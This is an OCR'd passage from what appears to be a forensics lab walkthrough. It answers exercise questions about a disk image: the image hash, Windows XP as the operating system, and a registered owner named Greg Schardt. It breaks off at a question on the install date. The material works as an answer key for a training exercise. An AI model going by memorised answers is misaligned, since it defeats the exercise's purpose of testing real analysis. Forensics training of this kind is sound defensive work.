


It's time to start answering questions.

1. What is the image hash? Does the acquisition and verification hash match?


In Forensics, as soon as a image is acquired to performs analysis on it, a hash is calculated to check if the file integrity is intact and not compromised. If the acquisition and verification

hash do not match, it means our forensic analysis has changed the image which is not at all intended. The image hash is "AEE4FCD9301C03B3B054623CA261959A". It is found in the File Meta data section.



2. What operating system was used on the computer?


The operating system information can be found in the operating system information of the ext -racted content.



The operating system is Windows XP.

3. Who is the registered owner?


The information about the registered owner of the computer is found in the same operating s-ystem info section in extracted content.



The name of the owner of this computer is "Greg Schardt".

4. When was the install date?

